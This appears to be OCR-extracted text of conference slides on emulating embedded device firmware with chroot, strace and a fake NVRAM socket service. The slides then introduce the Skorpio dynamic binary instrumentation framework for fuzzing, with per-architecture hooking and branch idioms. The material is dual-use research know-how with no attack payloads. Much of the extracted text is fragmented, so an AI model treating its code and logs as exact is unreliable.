
### Classic Case: File Not Found

We Missed You	
chdir("/")	= 0
execve("/bin/bash"	, ["/bin/bash", "-i"], 0xffffca14f650 /* 18 vars */) = -1 ENOENT (No such file or d
irectory)	
openat(AT_FDCWD, "	/usr/lib/aarch64-linux-gnu/charset.alias", 0_RDONLYI0_NOFOLLOW) = -1 ENOENT ( <mark>No suc</mark>
<mark>h</mark> file or director	(y)
<pre>write(2, "chroot:</pre>	", 8chroot: ) = 8
	o run command '/bin/bash'", 33failed to run command '/bin/bash') = 33
	h file or directory", 27: No such file or directory) = 27
write(2, "\n", 1	
)	= 1
close(1)	= 0
close(2)	
<pre>exit_group(127)</pre>	= ?

We found you		
root@rpi3:/opt/	/lib64# file/bin/bash	
/bin/bash: ELF	64-bit LSB executable, ARM aarch64, version 1 (SYSV), dynamically linked, interprete	
r /lib64/ld-linux	-aarch64.so.1 for GNU/Linux 3.14.0, BuildID[sha1]=22e2854c58b1814825b95cba103ac658d	
371f5b0, stripped		

The missing .SO and binary Issue

### Out from chroot, we need feeeding



	11011011011-01-01-0	
Usage: unzip [-lnopq] FILE[.zip] [FILE] [-x FILE] [-d DIR]	root@	2/usr/lib64# ln -s libgnutls.so.30.9.0 libgnutls.so.30
root@aarch64:/opt/ i2/bin# ln -s busybox.nosuid unzip	root@	2/usr/lib64# ln -s libidn.so.11.6.16 libidn.so.11
root@aarch64:/opt/ i2/bin# ./busybox.nosuid sync	root@	2/usr/lib64# ln -s libnettle.so.6.2 libnettle.so.6
root@aarch64:/opt/ i2/bin# ./busybox.nosuid syn	root@ root@ root@	2/usr/lib64# ln -s libhogweed.so.4.2 libhogweed.so.4
syn: applet not found	root@	2/usr/lib64# ln -s libgmp.so.10.3.1 libgmp.so.10
root@aarch64:/opt/ i2/bin# ln -s busybox.nosuid sync	root@	2/usr/lib64# ln -s libpcre.so.1.2.7 libpcre.so.1
root@aarch64:/opt/	root@	2/usr/lib64# ln -s libexpat.so.1.6.2 libexpat.so.1
	roota	2/usr/lib64#

Feeding all the required so and binary with "In –s"

bash-3.2# /usr/bin/appmainprog	
<appmain>************************************</appmain>	
<appmain>child process id is 3931</appmain>	
<pre><appmain>child process id is 3931 <appmain>Appcliation Init Begin <appmain>Audio Mas process Init [Aud][PPC] AudioPPCControl constructor [Aud][PPC] AudioPPCControl getInstance [Aud][PPC] AudioPPCControl freeInstance [Aud][PPC] AudioPPCControl destructor [Aud][PPC][deInit] PPC deinit begin. [Aud][PPC][ppcStructUnalloc] ppc_destroy_info begin. Segmentation fault</appmain></appmain></appmain></pre>	<pre>close(3) = 0 write(1, "<appmain>Appcliation Init Begin\n", 32<appmain>Appcliation Init Begin ) = 32 write(1, "<appmain>Audio Mas process Init\n", 32<appmain>Audio Mas process Init ) = 32 umask(000) = 022 faccessat(AT_FDCWD, "/data/log_all", F_OK) = -1 ENOENT (No such file or directory) socket(AF_UNIX, SOCK_DGRAMISOCK_CLOEXEC, 0) = 3 connect(3, {sa_family=AF_UNIX, sun_path="/dev/log"}, 110) = -1 ENOENT (No such file or directory) close(3) = 0</appmain></appmain></appmain></appmain></pre>
bash-3.2#	<pre>write(1, "[Aud][PPC] AudioPPCControl constructor\n", 39[Aud][PPC] AudioPPCControl constructor ) = 39 write(1, "[Aud][PPC] AudioPPCControl getInstance\n", 39[Aud][PPC] AudioPPCControl getInstance ) = 39 faccessat(AT_FDCWD, "/tmp/ppcfifo", F_OK) = -1 ENOENT (No such file or directory) ound error_FDCWD, "/tmp/ppcfifo", S_IFIF010777) = -1 ENOENT (No such file or directory)</pre>

"segfault" without clear error. strace come to rescue

The Secretive NVRAM

$ \begin{bmatrix} -750 \end{bmatrix} Close(3) & = 0 \\ 2750 \end{bmatrix} openat(AT_FDCWD, "/data/nvram/APCFG/APRDEB/BT_Addr", 0 RDONLY) \\ = 0 \\ 2750 \end{bmatrix} flock(5, LOCK_SH) &= 0 \\ 2750 \end{bmatrix} read(5, "\0\0F\201g\1`\0#\20\0\0\7\200\0\6\5\7\3@\37@\37\0\4\200\0\377\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0$			
<pre>/ 2750] openat(AT_FDCWD, "/dev/mtd1", 0_RDWR) = -1 ENOENT (No such file or direction openat(AT_FDCWD, "/data/nvram/APCFG/APRDEB/PRODUCT_INFO", 0_RDONLY) = 5 2750] close(5) = 0 2750] newfstatat(AT_FDCWD, "/data/nvram/APCFG/APRDCL/FILE_VER", {st_mode=S_IFF}, 0) = 0 2750] openat(AT_FDCWD, "/data/nvram/APCFG/APRDCL/FILE_VER", 0_RDONLY) = 5 </pre>	ask for nvram info	Relationship between n but in actual fact. Is jus	nain binary is so intimate, t a hit and run
<pre>2750 openat(A1_FDCWD, //data/hVPdm/APCFG/APRDCL/FILE_VER , 0_RDONLF) = 5 2750] read(5, "NVRAM_VER_INFO\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0</pre>			reply with nvram info
root@rpi3:/opt/ /abc 2>&1 ^Croot@rpi3:/opt root@rpi3:/opt root@rpi3:/opt	t, # ^C # ^C	-s 256 chroot ∕opt/line	'≓⁄ /usr/bin/appmainprog

openat(AT\_FDCWD, "/lib64/libnyram.so", 0\_RDONLYI0\_CLOEXEC) = 3
openat(AT\_FDCWD, "/lib64/libnyram\_custom.so", 0\_RDONLYI0\_CLOEXEC) = .
root@rni3:/ont/diagdongmini2#

interactor

# Dark Side of NVRAM

$\begin{array}{llllllllllllllllllllllllllllllllllll$	ess	
<pre>2750] close(5) = 0 2750] openat(AT_FDCWD, "/dev/disk/by-partlabel/NVRAM", 0_RDWR) = -1 ENOENT (No 2750] openat(AT_FDCWD, "/dev/mtd1", 0_RDWR) = -1 ENOENT (No such file or directed 2750] openat(AT_FDCWD, "/data/nvram/APCFG/APRDEB/PRODUCT_INFO", 0_RDONLY) = 5 2750] close(5) = 0 2750] newfstatat(AT_FDCWD, "/data/nvram/APCFG/APRDCL/FILE_VER", {st_mode=S_IFL}, 0) = 0 2750] openat(AT_FDCWD, "/data/nvram/APCFG/APRDCL/FILE_VER", 0_RDONLY) = 5</pre>	ask for nvram info	Relationship between main binary is so intimate, but in actual fact. Is just a hit and run
<pre>2750] read(5, "NVRAM_VER_INFO\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0</pre>	≠ strace -f -s 256 c	reply with nvram info chroot /opt/11 / 12/ / /usr/bin/appmainprog

root@rpi3:/opt/	<pre># strace -f -s 256 chroot /opt/</pre>	/ /usr/bin/appmainprog
/abc 2>&1		
^Croot@rpi3:/opt/	# ^C	
root@rpi3:/opt/	# ∧C	
root@rpi3:/opt	!# cat /tmp/abc   grep <mark>n∨ram</mark>	
openat(AT_FDCWD, "/l	ib64/lib <mark>nvram</mark> .so", 0_RDONLY 0_CLOEXEC) = 3	
openat(AT_FDCWD, "/l	ib64/lib <mark>nvram</mark> _custom.so", 0_RDONLYI0_CLOEXEC) = 3	
root@rni3./ont/dinad	onamini 2#	interactor.
		interactor

D	)ar	k٤	Sic	le c	of t	he	main	proces	s, we	ignore and	l con'	t t	to nex	t st	ep
---	-----	----	-----	------	------	----	------	--------	-------	------------	--------	-----	--------	------	----

erusea)
[pid 3088] close(5) = 0
[pid 3088] write(1, "[08-28 20:45:32][utils/SNManager.cpp:26][D] : Read NVRAM Failed\n", 64[08-28 20
:45:32][utils/SNManager.cpp:26][D] : Read NVRAM Failed
) = 64
[pid 3088] write(1, " <ast>[RegisterCmdHandler:113]:Cmd [22] Registered Handler!\n", 59<ast>[Registered]</ast></ast>

# A fake NVRAM

2750] openat(AT_FDCWD, "/data/ <mark>nvram</mark> /APCFG/APRDEB/BT_Addr", 0_RDONLY) = 5	
$[750] flock(5, LOCK_SH) = 0$	
2750] read(5, "\0\0F\201g\1`\0#\20\0\0\7\200\0\6\5\7\3@\37@\ <mark>37\0\4\200\0\377\.</mark>	
	-
0/0/0/0/0/0/0/0/0/0/0/0/0/0/0/0/0/0/0/	
[750] close(5) = 0	
2750] openat(AT_FDCWD, "/dev/disk/by-partlabel/ <mark>NVRAM</mark> ", 0_RDWR) = -1 ENOENT (Ne	
, 2750] openat(AT_FDCWD, "/dev/mtd1", 0_RDWR) = -1 ENOENT (No such file or dire, ask for	nvram info
2750] openat(AT_FDCWD, "/data/nvram/APCFG/APRDEB/PRODUCT_INFO", 0_RDONLY) = 5	
2750] close(5) = 0	
750] newfstatat(AT EDCWD, "/data/nyram/APCEG/APRDCL/FILE VER", {st mode=S IF	
(, [, 0]) = 0 IF intera	actor is the medium,
27501 openat(AT EDCWD "/data/pyram/APCEG/APRDCI/ETLE VER" 0 RDONLY) = 5	
2750] read(5, "NVRAM_VER_INF0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\	fake it?
0 = 70	
2750] lseek(5, 3626, SEEK_SET) = 3626	
2750] read(5, "PRODUCT_INFO\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0	
	reply with
	nvram info
root@rpi3:/opt/ticeice.ini@# strace -f -s 256 chroot /opt/ticeice.ini@/	/usr/bin/appmainprog
/abc 2>&1	/ usi / bell/ upplice riprog
^Croot@rpi3:/opt, # ^C	
root@rpi3:/opt/ # ^C	
root@rpi3:/opt	
openat(AT_FDCWD, "/lib64/lib <mark>nvram.so", 0_RDONLY10_CLOEXEC) = 3</mark>	
openat(AT_FDCWD, "/lib64/libnyram_custom.so", 0_RDONLY10_CLOEXEC) = 3	interactor
root@rpi3·/opt/dipadopamipi2#	Interactor

# A fake NVRAM

= 0 $ = 0 $ $ = 0$	S	nvramsocket.py 2.4 KB
? 2750] openat(AT_FDCWD, "/dev/mtd1", 0_RDWR) = -1 ENOENT (No such file or direction 2750] openat(AT_FDCWD, "/data/nvram/APCFG/APRDEB/PRODUCT_INFO", 0_RDONLY) = 5 2750] close(5) = 0 2750] newfstatat(AT_FDCWD, "/data/nvram/APCFG/APRDCL/FILE_VER", {st_mode=S_IFF	ask for nvram info	1 #!/usr/bin/python 2 3 # For 1 wlation 4 # This coae suppose to replace cfmd 5 # cfmd suppose to be the bridge between nvram and httpd and othe
$[750] \text{ new status} (AT_FDCWD, "/data/nvram/APCFG/APRDCL/FILE_VER", 0_RDONLY) = 5$ $[750] \text{ openat}(AT_FDCWD, "/data/nvram/APCFG/APRDCL/FILE_VER", 0_RDONLY) = 5$ $[750] \text{ read}(5, "NVRAM_VER_INFO\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0$	IF interactor is the medium, can we fake it ?	<pre>6 # so far only httpd works will find out more` 7 8 import socket 9 import sys 10 import os 11 12 server_address = '/opt/socket' 13 data = '' 14 15 # Make sure the socket does not already exist</pre>
<pre>root@rpi3:/opt/</pre>		<pre>15 # Nake sure the socket does not already exist 16 try: 17 os.unlink(server_address) except OSError: 19 if os.path.exists(server_address): 20 raise 21 # Create a UDS socket 22 sock = socket.socket(socket.AF_UNIX, socket.SOCK_STREAM) 23 # Bind the socket to the port 24 print &gt;&gt;sys.stderr, 'starting up on %s' % server_address 25 sock.bind(server_address) 26 27 # Listen for incoming connections 28 sock.listen(1) 29 30 while True: 31 # Wait for a connection 32 # print &gt;&gt;sys.stderr, 'waiting for a connection' 33 connection, client_address = sock.accept() 34 try:</pre>

#### Custom Interactor

39

le True: data += connection.recv(1024) data = str(data) #data = data.decode('utf-8') br0

# The bridge trick

Terminal	
File Edit View Search Terminal Help	
File "./nvramsocket.py", line 33, in <module> connection, client_address = sock.accept() File "/usr/lib/python2.7/socket.py", line 206, in accept sock, addr = selfsock.accept() weyboardInterrupt</module>	
oot@armnt:/nome/xwings/tenda/nvramsocket# ifconfig	
<pre>or0: flags=4163<up,broadcast,running,multicast> mtu 1500     inet 10.253.253.10 netmask 255.255.255.0 broadcast 10.253.253.255     inet6 fe80::5054:ff:fefa:ee10 prefixlen 64 scopeid 0x20<link/>     ether 52:54:00:fa:ee:10 txqueuelen 1000 (Ethernet)     RX packets 5952 bytes 586279 (572.5 KiB)     RX errors 0 dropped 0 overruns 0 frame 0     TX packets 5404 bytes 1596396 (1.5 MiB)     TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0</up,broadcast,running,multicast></pre>	
eth0: flags=4163 <up,broadcast,running,multicast> mtu 1500 ether 52:54:00:fa:ee:10 txqueuelen 1000 (Ethernet) RX packets 5953 bytes 669782 (654.0 KiB) RX errors 0 dropped 0 overruns 0 frame 0 TX packets 5403 bytes 1596294 (1.5 MiB) TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0</up,broadcast,running,multicast>	
o: flags=73 <up,loopback,running> mtu 65536 inet 127.0.0.1 netmask 255.0.0.0 inet6 ::1 prefixlen 128 scopeid 0x10<host> loop txqueuelen 1 (Local Loopback) RX packets 0 bytes 0 (0.0 B) RX errors 0 dropped 0 overruns 0 frame 0 TX packets 0 bytes 0 (0.0 B)</host></up,loopback,running>	
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0	
oot@armhf:/home/xwings/tenda/nvramsocket# S	
10.253.253.10 V15.03.05.19	

The switch looking device

Wireless Device

#### [WIFI\_MW] Current PID=808

#### [WIFI\_MW]

control interface dir: /tmp/wpa\_supplicant/
wpa control client path: /tmp/wpa\_supplicant/wpa\_ctrl\_808
wpa monitor client path: /tmp/wpa\_supplicant/wpa\_moni\_808
p2p control client path: /tmp/wpa\_supplicant/p2p\_ctrl\_808
p2p monitor client path: /tmp/wpa\_supplicant/p2p\_moni\_808

[WIFI\_MW] [WPA\_CTRL] Enter wpaCtrlOpen: ctrl\_path = /tmp/wpa\_supplicant/wlan0.


[WIFI\_MW] wpaCtrlOpen: unlink(), ctrl->s: 11, ctrl->mLocal.sun\_path: /tmp/wpa\_supplicant/wpa\_ct [WIFI\_MW] wpaCtrlOpen: bind(), bindRet = 0.

[WIFI\_MW] wpaCtrlOpen: connect(), ctrl->s: 11, ctrl->dest.sun\_path: /tmp/wpa\_supplicant/wlan0 [WIFI\_MW] [WPA\_CTRL] Leave wpaCtrlOpen(), conn = 0.

[WIFI\_MW] [WPA\_CTRL] Enter wpaCtrlOpen: ctrl\_path = /tmp/wpa\_supplicant/wlan0.

[WIFI\_MW] wpaCtrlOpen: unlink(), ctrl->s: 12, ctrl->mLocal.sun\_path: /tmp/wpa\_supplicant/wpa\_mc [WIFI\_MW] wpaCtrlOpen: bind(), bindRet = 0. Everything Things Else Fail

# **BL, BNE, BEQ and friends**



Coverage Guided Fuzzer vs Embedded Systems

**Emulating Firmware** 

**Skorpio Dynamic Binary Instrumentation** 

**Guided Fuzzer for Embedded** 


DEMO

Conclusions

Secret Menu


### Issues

#### **24K Core Architecture**






• 24K/24KE<sup>TM</sup> Pro Cores: Pro series cores feature the CorExtend<sup>TM</sup> capability for user defined instructions



Closed

System



Lack Support

for Embedded

# Firmware Emulation

- Without built-in shell access for user interaction
- Without development facilities required for building new tools
  - > Compiler
  - > Debugger
  - > Analysis tools

- > Binary only without source code
  - Existing guided fuzzers rely on source code available
    - Source code is needed for branch instrumentation to feedback fuzzing progress
    - Emulation such as QEMU mode support in AFL is slow & limited in capability
    - Same issue for other tools based on Dynamic Binary Instrumentation

- Most fuzzers are built for X86 only
  - Embedded systems based on Arm, Arm64, Mips, PPC
- > Existing DBIs are poor for non-X86 CPU
  - > Pin: Intel only
  - DynamoRio: experimental support for Arm

# **Dynamic Binary Instrumentation (DBI)**


# Definition

- A method of analyzing a binary application at runtime through injection of instrumentation code.
  - Extra code executed as a part of original instruction stream No change to the original behavior
- Framework to build apps on top of it

# Applications

- Code tracing/logging
- Debugging
- Profiling
- Security enhancement/mitigation

**Original code** 






- Just-in-Time translation
  - Transparently translate & execute code at runtime
    - ★ Perform on IR: Valgrind
    - \* Perform directly on native code: DynamoRio
  - Better control on code executed
  - Heavy, super complicated in design & implementation
- Hooking
  - Lightweight, much simpler to design & implement
  - Less control on code executed & need to know in advance where to instrument

# **Hooking Mechanisms - Inline**

# • Inline code injection


- Put instrumented code inline with original code
- Can instrument anywhere & unlimited in extra code injected
- Require complicated code rewrite



## **Hooking Mechanisms - Detour**


# • Detour injection


- Branch to external instrumentation code
  - \* User-defined CALLBACK as instrumented code
  - **TRAMPOLINE** memory as a step-stone buffer
- Limited on where to hook
  - ★ Basic block too small?
- Easier to design & implement





## **Detour Injection Mechanisms**


- Branch from original instruction to instrumented code
- Branch to trampoline, or directly to callback
  - Jump-trampoline technique
  - Jump-callback technique
  - Call-trampoline technique
  - Call-callback technique











- Limited on platform support
- Limited on architecture support
- Limited on instrumentation techniques
- Limited on optimization

- Low level framework to build applications on top
  - App typically designed as dynamic libraries (DLL/SO/DYLIB)
- Cross-platform-architecture
  - Windows, MacOS, Linux, BSD, etc
  - X86, Arm, Arm64, Mips, Sparc, PowerPC
- Allow all kind of instrumentations
  - Arbitrary address, in any privilege level
- Designed to be easy to use, but support all kind of optimization
  - Super fast (100x) compared to other frameworks, with proper setup
- Support static instrumentation, too!

# **SKORPIO Architecture**

Application	20
/ Ipplication	_

A	PI		
OS-agnostic Arch-agnostic			
	Arm64 Arm Mips Sparc PPC X86		

# **SKORPIO** framework

- Thin layer to abstract away platform details
- Different OS supported in separate plugin
  - Posix vs Windows
- Trampoline buffer
  - Allocate memory: malloc() vs VirtualAlloc()
  - Memory privilege RWX: mprotect() vs VirtualAlloc()
  - Trampoline buffer as close as possible to code to reduce branch distance
- Patch code in memory
  - Unprotect -> Patch -> Re-protect
  - mprotect() vs VirtualProtect()

- Save memory/registers modified by initial branch & callback
- Keep the code size as small as possible
- Depend on architecture + mode
  - ► X86-32: PUSHAD; PUSHFD & POPFD; POPAD
  - X86-64 & other CPUs: no simple instruction to save all registers :-(
    - Calling convention: cdecl, optlink, pascal, stdcall, fastcall, safecall, thiscall, vectorcall, Borland, Watcom
    - ★ SystemV ABI vs Windows ABI
- Special API to customize code to save/restore context

- Pass user argument to user-defined callback
- Depend on architecture + mode & calling convention
  - SysV/Windows x86-32 vs x86-64
    - Windows: cdecl, optlink, pascal, stdcall, fastcall, safecall, thiscall, vectorcall, Borland, Watcom
  - X86-64: "mov rcx, <value>" or "mov rdi, <value>. Encoding depends on data value
  - Arm: "ldr r0, [pc, 0]; b .+8; <4-byte-value>"
  - Arm64: "movz x0, <lo16>; movk x0, <hi16>, lsl 16"
  - Mips: "li \$a0, <value>"
  - PPC: "lis %r3, <hi16>; ori %r3, %r3, <lo16>"

- Distance from hooking place to callback cause nightmare :-(
  - Some architectures have no explicit support for far branching
    - X86-64 JUMP: "push <addr>; ret" or "push 0; mov dword ptr [rsp+4], <addr>" or "jmp [rip]"
    - \* X86-64 CALL: "push <next-addr>; push <target>; ret"
    - ★ Arm JUMP: "b <addr>" or "ldr pc, [pc, #-4]"
    - ★ Arm CALL: "bl <addr>" or "add Ir, pc, #4; Idr pc, [pc, #-4]"
    - ★ Arm64 JUMP: "b <addr>" or "ldr ×16, .+8; br ×16"
    - ★ Arm64 CALL: "bl <addr>" or "ldr ×16, .+12; blr ×16; b .+12"
    - ★ Mips JUMP: "li \$t0, <addr>; jr \$t0"
    - Mips CALL: "li \$t0, <addr>; move \$t9, \$t0; jalr \$t0"
    - ★ Sparc JUMP: "set <addr>, %l4; jmp %l4; nop"
    - ★ Sparc CALL: "set <addr>, %I4; call %I4; nop"

# **Cross Architecture - Branch for PPC**

- PPC has no far jump instruction :-(
  - copy LR to r23, save target address to r24, then copy to LR for BLR
  - restore LR from r23 after jumping back from trampoline
